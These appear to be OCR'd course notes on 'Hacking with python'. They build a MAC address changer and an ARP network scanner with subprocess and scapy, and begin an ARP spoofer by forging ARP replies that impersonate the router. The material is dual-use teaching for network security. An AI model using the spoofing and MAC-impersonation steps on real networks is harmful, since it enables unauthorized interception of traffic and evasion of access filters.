# *Hacking with python*

# *Introduction*

- **Notes:**
  - ◇ Start your python script in a text editor with: **#!/usr/bin/env python3**
  - ◇ python3 <script-file-name>: to execute a python code.

# *Mac Address Changer*

- **Mac address:**
  - ◇ Media access control:
    - ▪ Permanent
    - ▪ Unique
    - ▪ Physical
  - ◇ Assigned by manufacturer.
- **Why changing it:**

  1) Increse anonymity.
  2) Impersonate other devices.
  3) Bypass filters.
- **Practical demo:**

  ◇ ifconfig <interface> down: to disable the interface you want to change its mac.

  ◇ ifconfig <interface> hw ether <new mac-address(1:2:4:5:6)>: to assign new mac address for specific interface.

  ◇ ifconfig <interface> up: to enable an interface.

  ◇ Note: to return your default Mac: **ethtool -P eth0**
- **Using a Subprocess to execute system command:**

  ◇ The **subprocess** module contains a number of functions.

◇ These functions allow us to execute system commands.

◇ Commands depend on the OS which executes the script.

◇ Syntax:

- Import subprocess
- subprocess.call("<Command>",Shell=True)

◇ Documentation link: https://docs.python.org/3/library/subprocess.html

◇ Function:

- subprocess.call("<command>",shell=True): used to run a command in the foregrounf and it wont execute anything else untill it finished running my command.
- subprocess.call(["command","argument-1"],shell=True): used to run a command in much secure way and easy, provide a command and anything after space put it in the list.

## • Python basics:

◇ Variables:

- A variable is a location in memory that contains a certain value.
- Similar to maths, its a name that is used to store information.
- Example: x=1

◇ Handling User Input:

- Easiest wayt of getting user input is through keyboard.
- input() function prompts the user to enter a value.
- Example: age=input("What is your age?")

## • Handling Command-line Arguments with optparse module:

◇ **optparse** module allow us to get arguments from a user, parse, and use them in our code.

◇ <variable> = optparse.OptionParser() → to make an object from the module.

◇ parser.add_option("-i","--interface",dest="interface",help="Interface to change its mac address") → example to use parse, here the variable is the interface.

◇ (options, arguments) = parser.parse_args() → allow the object to understand what the user has entered and handle it.

◇ <variable> = options.<variable> → used to put the arguments inits right

variable.

◇ optparse documentation: https://docs.python.org/3/library/optparse.html

- **Functions:**

◇ Set of instructions to carry out a task.

◇ Can take input and return result.

◇ Make the code clearer, reusable, and more abstract.

◇ Input() function prompts the user to enter a value.

◇ Example: Def function(variable 1,variable 2) → to define a function / function_name(value 1, value 2) → to call a function.

- **Execute and Read from a command:**

◇ <variable> = subprocess.check_output(["<command>","<argument>"]).

- **Read from the output of a command:**

◇ **Pythex website**: a website that helps you build a regular expression for python.

◇ You will use regular expressions to filter your output.

◇ **re** : module in python used to implement regular expressions.

◇ re.search(r"<regular_expression>",<variable that contains string output>).group(0) → to search in an variable that contains string.

◇ re documentation: https://docs.python.org/3/library/re.html

# *ScreenShots*

- **Subprocess function(1) examples:**

Mac-address-changer.py

home > kali > Desktop > Mac-address-changer.py > ...

```python
#!/usr/bin/env python

import subprocess
subprocess.call("ifconfig",shell=True)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
┌──(kali㉿kali)-[~]
└─$ /bin/python /home/kali/Desktop/Mac-address-changer.py
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
        RX packets 102  bytes 11497 (11.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 455  bytes 33867 (33.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Mac-address-changer.py

home > kali > Desktop > Mac-address-changer.py > ...

```python
#!/usr/bin/env python

import subprocess
subprocess.call("ifconfig eth0 down",shell=True)
subprocess.call("ifconfig eth0 hw ether 08:00:27:53:0c:ba",shell=True)
subprocess.call("ifconfig eth0 up",shell=True)
```

Mac-address-changer.py

home > kali > Desktop > Mac-address-changer.py > mac_address

```python
#!/usr/bin/env python

import subprocess

interface="eth0"
mac_address= "08:00:27:53:0c:ba"

subprocess.call(f"ifconfig {interface} down",shell=True)
subprocess.call(f"ifconfig {interface} hw ether {mac_address}",shell=True)
subprocess.call(f"ifconfig {interface} up",shell=True)
```

home > kali > Desktop > Mac-address-changer.py > ...

```python
#!/usr/bin/env python

import subprocess

interface= input("Please type the interface:\n")
mac_address= input("Please type your new mac:\n")

subprocess.call(f"ifconfig {interface} down",shell=True)
subprocess.call(f"ifconfig {interface} hw ether {mac_address}",shell=True)
subprocess.call(f"ifconfig {interface} up",shell=True)
```


- **Subprocess function(2) example:**


Mac-address-changer.py

home > kali > Desktop > Mac-address-changer.py > ...

```python
#!/usr/bin/env python

import subprocess

interface= input("Please type the interface:\n")
mac_address= input("Please type your new mac:\n")

# subprocess.call(f"ifconfig {interface} down",shell=True)
# subprocess.call(f"ifconfig {interface} hw ether {mac_address}",shell=True)
# subprocess.call(f"ifconfig {interface} up",shell=True)

subprocess.call(["ifconfig",interface,"down"])
subprocess.call(["ifconfig",interface,"hw", "ether",mac_address])
subprocess.call(["ifconfig",interface,"up"])
```

- **Optparse module example:**




- **Change mac function:**

Mac-address-changer.py

home > kali > Desktop > Mac-address-changer.py > ...

```python
#!/usr/bin/env python

import subprocess
import optparse

def change_mac(interface, mac_address):
    subprocess.call(["ifconfig",interface,"down"])
    subprocess.call(["ifconfig",interface,"hw", "ether",mac_address])
    subprocess.call(["ifconfig",interface,"up"])


parser = optparse.OptionParser()
parser.add_option("-i","--interface",dest="interface",help="Interface to change its MAC address")
parser.add_option("-m","--mac",dest="mac_address",help="New mac address")
(options, arguments) = parser.parse_args()

change_mac(options.interface, options.mac_address)
```

home > kali > Desktop > Mac-address-changer.py > change_mac

```python
#!/usr/bin/env python

import subprocess
import optparse

def get_arguments():
    parser = optparse.OptionParser()
    parser.add_option("-i","--interface",dest="interface",help="Interface to change its MAC")
    parser.add_option("-m","--mac",dest="mac_address",help="New mac address")
    return parser.parse_args()

def change_mac(interface, mac_address):
    print(f"[+]Changing the mac of interface {interface} to {mac_address}")
    subprocess.call(["ifconfig",interface,"down"])
    subprocess.call(["ifconfig",interface,"hw", "ether",mac_address])
    subprocess.call(["ifconfig",interface,"up"])


(options, arguments) = get_arguments()
change_mac(options.interface, options.mac_address)
```

- **Clean code:**

Mac-address-changer.py × Keyboard Shortcuts

home > kali > Desktop > Mac-address-changer.py > options

```python
#!/usr/bin/env python

import subprocess
import optparse

def get_arguments():
    parser = optparse.OptionParser()
    parser.add_option("-i","--interface",dest="interface",help="Interface to change its MAC")
    parser.add_option("-m","--mac",dest="mac_address",help="New mac address")
    (options, arguments) = parser.parse_args()
    if not options.interface:
        parser.error("[-]Please specify an interface, use --help for info")
    elif not options.mac_address:
        parser.error("[-]Please specify an new mac-address, use --help for info")
    else:
        return options



def change_mac(interface, mac_address):
    print(f"[+]Changing the mac of interface {interface} to {mac_address}")
    subprocess.call(["ifconfig",interface,"down"])
    subprocess.call(["ifconfig",interface,"hw", "ether",mac_address])
    subprocess.call(["ifconfig",interface,"up"])


options = get_arguments()
change_mac(options.interface, options.mac_address)

```

- **Execute and Read from a command:**

```python
ifconfig_output = subprocess.check_output(["ifconfig", options.interface])
print(ifconfig_output)
```

- **Read from the output of a command:**

```python
ifconfig_output = subprocess.check_output(["ifconfig", options.interface]).decode()
mac_address_search_result = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ifconfig_output)
print(mac_address_search_result.group(0))
```

```
ifconfig_output = subprocess.check_output(["ifconfig", options.interface]).decode()
mac_address_search_result = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ifconfig_output)
print(mac_address_search_result.group(0))
```

```
LEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   JUPYTER

kali㉿kali)-[~/Desktop]
python3 Mac-address-changer.py -i eth0 -m 11:22:33:44:55:66
00:27:53:0c:ba
```

- **Final code:**

```python
#!/usr/bin/env python

import subprocess
import optparse
import re

def get_arguments():
    parser = optparse.OptionParser()
    parser.add_option("-i","--interface",dest="interface",help="Interface to change its MAC")
    parser.add_option("-m","--mac",dest="mac_address",help="New mac address")
    (options, arguments) = parser.parse_args()
    if not options.interface:
        parser.error("[-]Please specify an interface, use --help for info")
    elif not options.mac_address:
        parser.error("[-]Please specify an new mac-address, use --help for info")
```

```
home > kali > Desktop > Mac-address-changer.py > get_arguments
```

```python
    elif not options.mac_address:
        parser.error("[-]Please specify an new mac-address, use --help for info")
    else:
        return options

def change_mac(interface, mac_address):
    print(f"[+]Changing the mac of interface {interface} to {mac_address}")
    subprocess.call(["ifconfig",interface,"down"])
    subprocess.call(["ifconfig",interface,"hw", "ether",mac_address])
    subprocess.call(["ifconfig",interface,"up"])

def get_current_mac(interface):
    ifconfig_output = subprocess.check_output(["ifconfig",interface]).decode()
    mac_address_search_result = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ifconfig_output).group(0)
    if mac_address_search_result:
        return mac_address_search_result
    else:
        print("Could not read mac address!")


options = get_arguments()

current_mac = str(get_current_mac(options.interface))

print(f"[+]Current MAC = {current_mac}")
```

```
35
36  current_mac = str(get_current_mac(options.interface))
37
38  print(f"[+]Current MAC = {current_mac}")
39
40  change_mac(options.interface, options.mac_address)
41
42  current_mac = get_current_mac(options.interface)
43
44  if current_mac == options.mac_address:
45      print(f"[+]Successfully changed to {options.mac_address}")
46  else:
47      print("[-]Failed to change it")
48
49
50
```

# Script

```
#!/usr/bin/env python

import subprocess
import optparse
import re

def get_arguments():
    parser = optparse.OptionParser()
    parser.add_option("-i","--interface",dest="interface",help="Interface to
change its MAC")
    parser.add_option("-m","--mac",dest="mac_address",help="New mac address")
    (options, arguments) = parser.parse_args()
    if not options.interface:
        parser.error("[-]Please specify an interface, use --help for info")
    elif not options.mac_address:
        parser.error("[-]Please specify an new mac-address, use --help for
info")
    else:
        return options

def change_mac(interface, mac_address):
    print(f"[+]Changing the mac of interface {interface} to {mac_address}")
    subprocess.call(["ifconfig",interface,"down"])
    subprocess.call(["ifconfig",interface,"hw", "ether",mac_address])
    subprocess.call(["ifconfig",interface,"up"])

def get_current_mac(interface):
    ifconfig_output = subprocess.check_output(["ifconfig",interface]).decode()
    mac_address_search_result = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w",
ifconfig_output).group(0)
    if mac_address_search_result:
```

```
        return mac_address_search_result
    else:
        print("Could not read mac address!")


options = get_arguments()

current_mac = str(get_current_mac(options.interface))

print(f"[+]Current MAC = {current_mac}")

change_mac(options.interface, options.mac_address)

current_mac = get_current_mac(options.interface)

if current_mac == options.mac_address:
    print(f"[+]Successfully changed to {options.mac_address}")
else:
    print("[-]Failed to change it")
```

# *Network Scanner*

- **Introduction:**
  - ◇ Discover all devices on the network.
  - ◇ Display their IP address.
  - ◇ Display their Mac address.
- **Commands:**

◇ netdiscover -r <gateway_ip>/<range>: to scan for hosts on the same network as you, return their IPS and Mac addresses.

- **ARP Protocol:**
  - ◇ Used to discover client on the same network.
  - ◇ Links ip_addresses to mac addresses.

◇ Sends an ip to the broadcast mac_address asking who has this ip address you are searching for.

- **Scapy module:**

◇ import scapy.all → to import scapy module.

◇ scapy.arping("<ip>"|"<ip/range>") → to scan with arp portocol a range of an ip address or a single ip address, should return also it mac address.

◇ scapy.ARP() → to make an object of scapy that builds an ARP request packet.

◇ scapy.ARP().summary() → to print the shape of the packet that will be sent.

◇ scapy.ls(scapy.ARP()) → used to see all variables that can be used in the ARP function with description about every variable.

◇ <variable that hold scapy ARP class>.pdst=<ip> → to set the destination ip in the arp request packet.

◇ scapy.ARP(pdst=<ip>): used to set the destination ip in the arp request packet.

◇ scapy.Ether() → to create an ethernet class that will store mac address.

◇ scapy.Ether(dst="<destination mac address(ff:ff:ff:ff:ff:ff)>") → to set the destination mac address in the packet which will be the broadcast.

◇ scapy.ARP()/scapy.Ether() → used to combine the packet together using "/".

◇ <variable that contain the full packer flags>.show() → to show more details about the packet you crafted, more than summary do.

◇ scapy.srp(<variable that contains the crafted arp request>) → used to send the arp request that we made and recieve the response, note that this returns two list so you have to capture them in two variables, example: answered, unanswered = scapy.srp(arp.request).

◇ scapy.srp(<variable that contains the crafted arp request>, timeout=1) → to make a timeout value for the requests.

◇ Scapy documentation : https://scapy.readthedocs.io/en/latest/

- **Argparse module:**

◇ it is the successor of optparse module.

◇ argparse.ArgumentParser() → to create an onject from this module.


◇ <variable>.add_argument() → used to make an argument.

◇ options = parser.parse_args() → to return the arguments.

◇ Argparse documentation : https://docs.python.org/3/library/argparse.html

# *Screenshots*

- **Arp protocol:**




- **Arp scan using scapy module:**

```python
#!/usr/bin/env python3

import scapy.all as scapy

def scan(ip):
    scapy.arping(ip)


scan("192.168.1.1")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
└─# python3 Network_scanner
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
  9c:69:d1:53:84:fd HuaweiTe 192.168.1.1
```

```python
#!/usr/bin/env python3

import scapy.all as scapy

def scan(ip):
    scapy.arping(ip)


scan("192.168.1.1/24")
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPYTER

Begin emission:
Finished sending 256 packets.
**.***
Received 6 packets, got 5 answers, remaining 251 packets
  b0:3c:dc:97:bc:ab IntelCor 192.168.1.5
  9c:69:d1:53:84:fd HuaweiTe 192.168.1.1
  0c:2f:b0:f4:77:6a SamsungE 192.168.1.3
  3c:bb:fd:0e:39:95 SamsungE 192.168.1.2
  24:4b:03:9e:52:9e SamsungE 192.168.1.7
```

- **Build an ARP request manually:**

home > kali > Desktop > Network_scanner > ...

```python
#!/usr/bin/env python3

import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    print(arp_request.summary())

scan("192.168.1.1/24")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# /bin/python /home/kali/Desktop/Network_scanner
WARNING: More than one possible route for Net("192.168.1.1/24")
WARNING: More than one possible route for Net("192.168.1.1/24")
ARP who has Net("192.168.1.1/24") says 192.168.1.8
```

home > kali > Desktop > Network_scanner > ...

```python
#!/usr/bin/env python3

import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    print(arp_final_request.show())


scan("192.168.1.1/24")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
WARNING: More than one possible route for Net("192.168.1.1/24")
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:53:0c:ba
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
```




- **Final project:**

home > kali > Desktop > Network_scanner > print_result

```python
#!/usr/bin/env python3

import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
    clients_list = []
    for elemnt in answered:
        client_dictonary = {"ip":elemnt[1].psrc, "mac":elemnt[1].hwsrc}
        clients_list.append(client_dictonary)

    return clients_list

def print_result(result_list):
    print("IP\t\t\tMAC-address")
    print("-"*50)
    for client in result_list:
        print(client["ip"]+"\t\t"+client["mac"])

scan_result = scan("192.168.1.1/24")
print_result(scan_result)
```

```python
import argparse
def get_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t","--target",dest="target",help="Give the network range you want to scan.")
    options = parser.parse_args()
    return options

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
    clients_list = []
    for elemnt in answered:
        client_dictonary = {"ip":elemnt[1].psrc, "mac":elemnt[1].hwsrc}
        clients_list.append(client_dictonary)

    return clients_list

def print_result(result_list):
    print("IP\t\t\tMAC-address")
    print("-"*50)
    for client in result_list:
        print(client["ip"]+"\t\t"+client["mac"])


options = get_arguments()
scan_result = scan(options.target)
print_result(scan_result)
```

# Script

```python
#!/usr/bin/env python3

import scapy.all as scapy
import argparse
def get_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t","--target",dest="target",help="Give the network
range you want to scan.")
    options = parser.parse_args()
    return options

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
    clients_list = []
    for elemnt in answered:
        client_dictonary = {"ip":elemnt[1].psrc, "mac":elemnt[1].hwsrc}
        clients_list.append(client_dictonary)

    return clients_list

def print_result(result_list):
    print("IP\t\t\tMAC-address")
    print("-"*50)
    for client in result_list:
        print(client["ip"]+"\t\t"+client["mac"])


options = get_arguments()
scan_result = scan(options.target)
print_result(scan_result)
```

# *ARP Spoofer*

- **ARP spoofing:**
  - ◇ allow us to read the flow of packets.
  - ◇ arp -a → to see the gateway mac and ip addresses.
- **Why ARP Spoofing is possible:**
  - ◇ Clients accept responses even if they id not send a request.
  - ◇ Clients trust response without any form of verification.
- **Commands to make the attack:**

◇ arp -i <interface> -t <gateway IP> <target IP> → to put our ip instead of the gateway ip.

◇ Do it another time but this time change the places of gateway ip and the target ip.

◇ route -n → to see the ip of your router.

◇ time.sleep(<number of seconds>) → to make a delay in a loop.

◇ print("\r<strings you want to print>,end="") → to make dynamic printing.

- **Code notes:**

◇ scapy.ARP(op=2, pdst="<target ip>", hwdst="<mac address of the target>", psrc="<routers IP>") → This will create an arp packet, op=2 means that we are crafting a response packet, set destination ip and mac of the target, and saying that this packet is coming from the router.

◇ scapy.send(<variable that contains the packet>) → to send the packet.

◇ scapy.send(<variable>, count = <number of packets to send>) → to send number of packets you specified.

